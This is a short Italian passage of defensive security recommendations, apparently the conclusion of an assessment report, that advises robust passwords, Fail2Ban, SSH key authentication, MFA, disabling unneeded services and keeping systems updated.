Si raccomanda di adottare **password robuste e uniche**, limitare i tentativi di autenticazione e abilitare strumenti di difesa come **Fail2Ban**, logging avanzato e monitoraggio degli accessi. Inoltre, è consigliabile disabilitare i servizi non necessari, utilizzare **autenticazione a chiave per SSH**, valutare l’introduzione della **Multi-Factor Authentication (MFA)** e mantenere i servizi costantemente aggiornati per ridurre la superficie di attacco.